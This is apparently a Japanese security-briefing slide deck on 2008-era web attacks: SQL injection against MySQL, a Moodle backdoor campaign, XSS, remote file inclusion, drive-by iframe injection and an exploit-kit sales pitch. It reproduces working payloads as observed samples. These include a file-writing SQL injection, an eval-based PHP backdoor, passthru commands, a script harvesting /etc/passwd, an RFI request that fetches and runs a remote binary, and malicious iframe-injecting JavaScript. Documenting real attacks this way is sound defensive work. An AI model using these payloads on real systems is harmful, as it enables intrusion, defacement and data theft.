MySQLへの攻撃

攻撃

1.SQLインジェクション

2.SQLクエリ発行

3.ファイルの書き出しによるWeb改ざん

攻撃者　　Webサーバ　　MySQLサーバ

攻撃の成否確認

該当ファイルへのアクセス

攻撃者　　Webサーバ

応答:

○攻撃成功&ファイル削除

○攻撃成功&ファイル削除失敗

○攻撃失敗

のいずれかになる

攻撃内容

GET /index.php?id=1111%20union%20select%200x6A7573745F615F746573745F315F305F305F64617
3685F305F3C3F706870206563686F286D643528226A7573745F615F746573742229293B6563686
F2840756E6C696E6B28222F7661722F7777772F68746D6C2F6A6174657374332E7068702229203
F2022756E222E226C696E6B656422203A20226E6F745F756E222E226C696E6B656422293F3E %20
into%20outfile%20'/var/www/html/jatest3.php'--&page=1

変換

GET /index.php?id=1111 union select 0x6A7573745F615F746573745F315F305F305F646
173685F305F3C3F706870206563686F286D643528226A7573745F615F74657374222
9293B6563686F2840756E6C696E6B28222F7661722F7777772F68746D6C2F6A61746
57374332E7068702229203F2022756E222E226C696E6B656422203A20226E6F745F7
56E222E226C696E6B656422293F3E into outfile '/var/www/html/jatest3.php'--&page=1

変換

just_a_test_1_0_0_dash_0_<?php echo(md5("just_a_test"));echo
(@unlink("/var/www/html/jatest3.php") ? "un"."linked" : "not_un"."linked")?>


作成したファイルへのアクセス

削除成功時のメッセージ
c6db3524fe71d6c576098805a07e79e4unlinked
削除失敗時のメッセージ
c6db3524fe71d6c576098805a07e79e4not_unlinked

ファイルのフルパスが必要

攻撃対象の選定


- 検索エンジン
  - Warning: Invalid argument supplied for foreach()
  - Warning: mysql_numrows(): supplied argument is not a valid MySQL result resource
- スクリプトファイルのフルパスがエラー情報に含まれる



Moodleを狙った攻撃

Moodleとは

- Moodleはインターネット上で授業用のWebページを作るためのソフト
- 脆弱なバージョン：1.8.4 以前
- 脆弱性情報公開：2008/9/3
- 攻撃コードのリリース：2008/9/3



攻撃1：バックドアファイルの送信

■バックドアファイルを送信（一部）

```
#!/usr/bin/perl
#
#
use LWP;
my $webdir = shift;
my $weburl = shift;

system("rm -rf /var/tmp/t01.kz");

my $ourcode = " < ?php if(¥$_REQUEST['p']&& md5(¥$_REQUEST['p'])
   == ¥"826a7942ce2f6711d7eac81173f02d1a¥") { eval(base64_de
code(¥$_REQUEST['e'])); } ? > ";
my @tmp_c;
@tmp_c = `whoami`;
chomp(@tmp_c);
my $whoami = $tmp_c[0];
$weburl =~ /^http:¥/¥/([¥w¥.¥-]+)(:¥d+)?¥/?/;
my $hname = $1;
$hname = "$hname" . "_$whoami." . int(rand(1000000) + 100000);
open(INFO," > /var/tmp/tmpinfo.kz");
```

攻撃2：送信データ内容

POST /moodle/backdoor.php HTTP/1.1

```
-----------------------------
Content-Disposition: form-data; name="cmd"
echo
    12345;passthru(chr(108).chr(115).chr(32).chr(47).chr(118).chr(97).chr(114).chr(47).chr(116).chr(
    109).chr(112).chr(47).chr(116).chr(48).chr(49).chr(46).chr(107).chr(122)); echo 12345; exit;
-----------------------------
```

攻撃通信部分

HTTP/1.1 200 OK
Date: Fri, 05 Sep 2008 01:20:30 GMT
Server: Apache/2.0.55 PHP/5.1.2
12345/var/tmp/t01.kz
12345

応答部分

デコード

```
echo 12345
ls /var/tmp/t01.kz
echo 12345
exit
```

攻撃2－2：送信データ内容（デコード部分のみ）

```
echo 12345;passthru(ls /var/tmp/t01.kz); echo 12345; exit;
------------------------------
echo 12345;passthru(perl /var/tmp/t01.kz /var/www/htdocs/ http://www.example.jp; rm -rf
   /var/tmp/*.kz); echo 12345; exit;
------------------------------
echo 12345;passthru(uname -a); echo 12345; exit;
------------------------------
echo 12345;passthru(cat /var/tmp/.vi098); echo 12345; exit;
------------------------------
echo 12345;passthru(rm -rf /var/tmp/.vi098); echo 12345; exit;
------------------------------
```

攻撃3：内部データの漏洩

攻撃者　　攻撃対象サーバ　　外部サーバ

```
print INFO "= : INFORMATION : =¥n";
system("uname -a");
log_command("uname -a");
log_command("whoami");
log_command("id");
log_command("pwd");
system("uptime");
log_command("uptime");
log_command("w");
print INFO "¥n¥n= : GOOD INFO : =¥n¥n";
log_command("cat /etc/passwd");
log_command("/sbin/ifconfig");
log_command("cat /etc/hosts");
log_command("cat /etc/ssh/ssh_config");
log_command("netstat -an");
log_command("last -20");
log_command("ps aux");
print INFO "¥n¥n= : INFECTION : =¥n";
```

```
= : INFORMATION : =
+ + + + command~$ uname -a
Linux example.jp 2.6.9-34smp #1 SMP Thu Jun 8 01:51:25 EDT 2006 i386
        GNU/Linux
+ + + + command~$ whoami
nobody
+ + + + command~$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
+ + + + command~$ pwd
/var/www/htdocs/moodle/blocks/rss_client
+ + + + command~$ uptime
 11:11:11 up 18 days, 16:14,  0 users,  load average: 0.01, 0.83, 0.49
+ + + + command~$ w
 11:11:12 up 18 days, 16:14,  0 users,  load average: 0.01, 0.83, 0.49
= : GOOD INFO : =
+ + + + command~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
```

Moodle Links

日本


530 sites (173 not shown here)

Moodle Sites

Some of the growing community of Moodle users are listed below.

To add or update your site, just use the "Registration" button on your Moodle admin page.

(Note: sites that are unreachable or obviously just for testing are not accepted)




Currently there are 43818 sites from 200 countries who have registered.
7757 of these have requested privacy and are not shown in the lists below.


その他の傾向

XSSのトレンド

- 送信元は国内が中心
  - セキュリティ診断
  - 興味本位のユーザ
- 今のところはお金になる簡易な方法がないため、大規模には行われていない



予告.in
http://yokoku.in/
XSSの脆弱性が存在し、犯行予告に悪用された



JSOCデータ:
2008年1月～8月の攻撃元の国別分類

User-AgentにXSS

- 下記のリクエスト

```
GET /index.html HTTP/1.1
Referer: http://adultsite/
User-Agent: <SCRIPT> window.location=' http:// adultsite / ' </script>
Host: www.lac.co.jp
```

- ログ解析ツール(analog, awstatsなど)やウェブサーバの管理ツールにXSSの脆弱性があると、アダルトサイトに誘導される
- 引っかかったユーザは一般ユーザより上級の権限を持っている可能性アリ

ブラックリスト方式の弊害

- リクエスト

index.cgi?id<script>alert('xss')</script>

- レスポンス

このURLは処理できません。

index.cgi?id alert('xss')

一応失敗してる
でも、どこかおかしい
気がする？

- リクエスト

index.cgi?id<scr<script>ipt>alert('xss')</scr</script>ipt>

- レスポンス


このURLは処理できません。

index.cgi?id<script>alert('xss')</script>

発動


Remote File Inclusion

- パッケージ系ウェブアプリケーションの脆弱性を狙った攻撃をボット・ワームが行う
- TWiki
- Xoops
- phpBB
- AWStats




```
GET /admin_styles.php?phpbb_root_path=http://10.10.10.10/cmd.gif?&cmd=cd%20/tmp;
wget%2010.10.10.10/cmd;chmod%20744%20cmd;./cmd;echo%20YYY;echo| HTTP/1.0
```


ウェブアプリを狙うボットの傾向



JSOC検知傾向
ウェブアプリケーションを狙うボットの検知件数

受動的攻撃


誘導



受動的攻撃

- iframe
- 攻撃コード
- JavaScript & 難読化
- 拡張子の偽造
- 頻繁に変わるページの構成
- ユーザ追跡

iframeタグの利用



- iframe混入


```
document.write('<iframe src=http://www.yl18.net/0.html
 width="0" height="0" scrolling="no"
 frameborder="0"></iframe>');

document.write('<iframe src=http://yl18.net/1.html
 width="0" height="0" scrolling="no"
 frameborder="0"></iframe>');
```

0.htmlと、1.htmlを幅0,高さ0のiframeにより取得しようと試みる

攻撃コード

- ブラウザ
  - Internet Explorer
  - Firefox
- プラグイン
  - Flash Player
- 動画プレーヤー
  - Real Player
  - QuickTime
- ビューワー
  - Adobe Reader
  - MS Office
  - 一太郎
  - Windows GDI
  - Shapshot Viewer
- アーカイバ
  - Lhaplus
  - Lhaz



SNS Advisory Report
2008/4 – 2008/6
発見された脆弱性の分類
http://www.lac.co.jp/info/snsdb_advisory/

fuckjp.js

```
var Njp="FUCKJP";
var Xw=document.cookie.match(new RegExp("(^| )"+Njp+"=([^;]*)(;|$)"));
if(Xw != "C")
{
window.document.writeln("<iframe width=1 height=1
    src=¥"http://www.2117966.net/q.htm¥"></iframe>");
var exp=new Date();exp.setTime(exp.getTime()+1*60*1000);
window.document.cookie=Njp+"="+escape("C")+";expires="+exp.toGMTString();
}
document.writeln("<script language=¥"javascript¥"
    src=¥"http:¥/¥/count45.51yes.com¥/click.aspx?id=453373050&logo=1¥"><¥/script>
    ");
```

- www.2117966.net
  - 125.46.105.224
- count45.51yes.com -> ユーザ追跡サイト
  - 222.173.188.9

fuckjp0.js

```
var Njp="FUCKJP";
var Xw=document.cookie.match(new RegExp("(^| )"+Njp+"=([^;]*)(;|$)"));
if(Xw != "C")
{
window.document.writeln("<iframe width=1 height=1
    src=¥"http://www.hanjapass.com/sian/intro/jp/jp.htm¥"></iframe>");
var exp=new Date();exp.setTime(exp.getTime()+1*60*1000);
window.document.cookie=Njp+"="+escape("C")+";expires="+exp.toGMTString();
}
document.writeln("<SCRIPT language=JavaScr
    src=¥"http:¥/¥/s16.cnzz.com¥/stat.php?id=8  72&amp;web_id=808572¥"
    charset=gb2312><¥/SCRIPT>");
```

- s16.cnzz.com
  - 222.77.187.116
- www.hanjapass.com
  - 118.128.14.172

MDAC(MS06-014)と
RealPlayerの脆弱性を
狙ったコード

中国製攻撃ツール

サポート連絡先

会員認証

仕込むURL

攻撃対象の脆弱性

オプション

ファイル形式

ツールで作成した罠サイトへ標的を誘導する

頻繁にアップデートされており、最新の脆弱性に対応している

攻撃ツール作者のアピール

ユーザサポート

售价：

普通版 400元 / 一月（一月免费更新,免杀，提升"论坛荣誉会员"等级!）

个人版 1000元 / 二月（两个月
时做，30分钟内完成，提升"论

高级版 2000元 / 四月（优质服
洞组合，高中率，稳定，通用，
